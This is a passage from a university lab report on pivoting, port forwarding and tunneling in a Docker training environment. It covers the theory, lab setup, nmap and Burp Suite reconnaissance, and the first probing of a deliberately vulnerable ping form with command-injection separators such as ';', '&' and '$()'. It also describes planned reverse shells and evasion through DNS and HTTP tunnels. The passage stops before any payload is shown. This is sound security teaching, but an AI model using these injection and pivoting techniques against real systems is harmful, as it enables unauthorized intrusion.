
University of Naples Federico II



Department of Electric Engineering and Information Technology

Master's degree in Computer Science

Network Security

Hands on Pivoting, Port Forwarding and Tunneling

Professor
Prof. Simon Pietro Romano

Student
Fabio Cinicolo
N97000460

Academical Year 2023–2024

Table of Contents

1 Introduction

The developed project aims to provide an environment for learning basic techniques to leverage a pivot host to access internal networks that are otherwise unreachable from the outside.
You have two options to use the lab. You can either play the lab named ŃS_Pivoting_PortForwarding_Tunneling' on DockerSecurityPlayground, or you have the option to access the lab on your personal computer. To set it up on your computer (can be MacOS, Windows or Linux) first assure that *Docker Compose* is installed then clone my repository and just run '`docker compose up -d`' inside the *Lab* folder.
In the following sections, we will start with a brief overview of the theory necessary to exploit the network.
We will explore how to access internal services using SSH local port forwarding and how to establish a shell back to our attacker host from the internal network host through SSH remote port forwarding. Additionally, we will demonstrate the process of scanning internal subnets from our attack host using SSH dynamic port forwarding, proxychains and meterpreter. Lastly, we will cover the state of the art in pivoting techniques, focusing on a tool called Ligolo-ng.
In the final part, we will delve into tunneling techniques to evade firewalls and intrusion prevention systems by encapsulating malicious packets within common application-level packets, such as HTTP and DNS.

2 Comparing Pivoting, Port Forwarding, and Tunneling

Suppose you are a penetration tester tasked with compromising a host. After successfully gaining an initial foothold in the target network, one of your first actions is to assess privilege levels, network connections, and identify potential VPNs or other remote access software.
If the compromised host has multiple network adapters, exploiting this situation allows you to potentially move to different network segments. This concept of moving laterally within a network, defeating network segmentation, is commonly referred to as **pivoting**. A pivot host, in this context, is a compromised host that serves as a bridge to previously unreachable network segments.
Port forwarding, on the other hand, involves redirecting network traffic from one port on a system to another port on a different system. This capability enables the penetration tester to redirect traffic between the compromised host and other internal hosts, or viceversa.
Meanwhile, **tunneling** offers a means to maintain persistence and overco-

me obstacles such as firewalls and intrusion detection systems. Tunneling mechanisms often incorporate encryption, enhancing the security of communication between the compromised host and the target system. This adds a layer of security makes it more challenging for security mechanisms, such as intrusion detection systems, to detect malicious activities. Another concept always confused with pivoting is **lateral movement**.
It's important to note that while pivoting and **lateral movement** share similarities, they differ in their objectives. Lateral movement focuses on spreading within a network, allowing penetration testers to gain access to specific domain resources needed to elevate privileges. In penetration testing, these techniques are often combined to navigate complex network architectures and achieve testing objectives.

3 Lab scenario

The scenario depicts a realistic environment (see Figure 1) in which a web server, exposed to the internet, serves a web application allowing users to check the status of a host. This web application, however, is vulnerable to command injection.
Exploiting this vulnerability enables remote code execution and grants the capability to establish a reverse shell on your attack box, providing an initial foothold into the network.
Upon inspecting the network interfaces, you observe that the host is connected to two internal network segments. Starting with the first segment, you uncover the existence of a Grafana dashboard. You discover a technique to access the dashboard directly from your attack host. Further investigation reveals that the dashboard inadvertently leaks credentials for two hosts on a different network.
Transitioning to the next network, you conduct ping sweeps and enumeration scans, utilizing techniques distinct from those employed in the first subnet. As a result, you identify two hosts in this segment. The first host facilitates remote desktop connections, while the second allows SSH access. You explore the process of obtaining a reverse shell from one of these hosts, recognizing that it is not as straightforward as obtaining a shell from the pivot host.
Additionally, you delve into tools like Ligolo-ng, which streamline the pivoting process by efficiently managing sessions with the discovered hosts in the internal network. Ligolo-ng eliminates significant overhead compared to similar tools. The scenario covers the intricacies of double pivoting as well.
Finally, the scenario explores the installation of command and control servers on the pivot host, demonstrating how to tunnel malicious data within

DNS and HTTP packets from your attack box to the internal hosts that were discovered.




Figure 1: **Laboratory docker network**.

4 Lab Setup

If you wish to start the lab on Docker Security Playground (DSP), follow the instructions on the repo to install it, and then you can start the lab named NS_Pivoting_Tunneling. You can also play it without DSP by cloning my repo and running 'docker-compose up' inside the Lab folder.
In both cases, to get started, connect to the Kali container. In order to connect, you need a VNC viewer. After installation is completed follow these simple steps:

1. Open the VNC client, being on Ubuntu I used TigerVNC but you can find plenty on the internet.

2. Connect to the container, specifying 5900 as the port and the DSP server IP if you are running the lab with DSP or 'localhost' if you are

running the containers locally. Note that if you are running DSP on a remote server, you may need to allow traffic on port 5900. For example, If you are running DSP server, as recommended, on an Ubuntu Server virtual machine, you can open port 5900 with this command: ‘sudo ufw allow 5900‘.




Figure 2: **VNC client asking for container IP and port**.

3. The VNC client will then ask you for a password; just use ’password’.




Figure 3: **VNC client asking for password**.

4. You will now see a shell; just run ‘startxfce4‘.

Figure 4: **Connected to the kali shell**.

That’s it! You are now inside the attacker host connected to the lab network.




Figure 5: **Successfully connected to the kali container GUI**.

5 Walkthrough

Your goal is to be able to access all the services that run on the internal network hosts! Follow along, learn and have fun!.
Let us begin.
The publicly exposed server has IP: 192.168.10.69, so we start by footprinting the server and enumerating the services exposed.

5.1 Footprinting

The first thing we are going to do is to check for opened ports. We can use *nmap* for that. Because we know the IP exists, we are going to perform a SYN no ping scan against the IP. As you can see from Figure 6, the server has port 80 opened. We can already imagine the server might host some kind of website.




Figure 6: **Silent scan result**.

5.2 Enumeration

With port 80 opened, we can enumerate the version with the *-sV* flag and apply safe default scripts that will detect potential vulnerabilities with *-sC*. As shown in Figure 7, the scan confirms the presence of a website served by a non-vulnerable *Nginx* version, with the title "Check if host is alive."




Figure 7: **Enumeration scan result**.

5.3 Initial access

We will now test if the website is exploitable. For this, we need a browser to interact with the website. To keep the Docker image as light as possible, I did not install Firefox; instead, we will be using Burp Suite, a web application security testing tool that comes with a preinstalled lighter Chromium browser. To do so, we will open a terminal and run Burp Suite, as depicted in Figure 8. Figure 9 shows how to enable Burp's browser.




Figure 8: **Burp Suite initialization**.




Figure 9: **Allowing Burp Suite to run without a Sandbox**.

5.4 Exploring the website

At this point you can navigate to the *Proxy* tab and open a new browser. You are now ready to access the website from the browser, as illustrated in figure 10.




Figure 10: **Web App**.

Let's explore the website. Checking if *'example.com'* is up gives positive feedback, as shown in Figure 11. Trying a hostname we know might not exist leaks very useful information, as depicted in Figure 12. In particular, we now know that the server is checking if the host is alive by using a ping command. If the input is not sanitized, we might be able to exploit the command injection to gain remote code execution and get a shell back.




Figure 11: **Checking if 'example.com' is alive**.




Figure 12: **Invalid host leaks command injection point**.

5.5 Exploiting the command injection

Our goal is to append another command after the ping. To do so, we can try different characters, such as *';'*, *'&'*, *'$()'*, ... You can get a more exhaustive list of these characters on OWASP or on HackTricks. Trying some of them gives us an error message that tells us the server or firewall blacklists some malicious characters, as shown in Figures 13 and 14.




Figure 13: **';' character is filtered**.

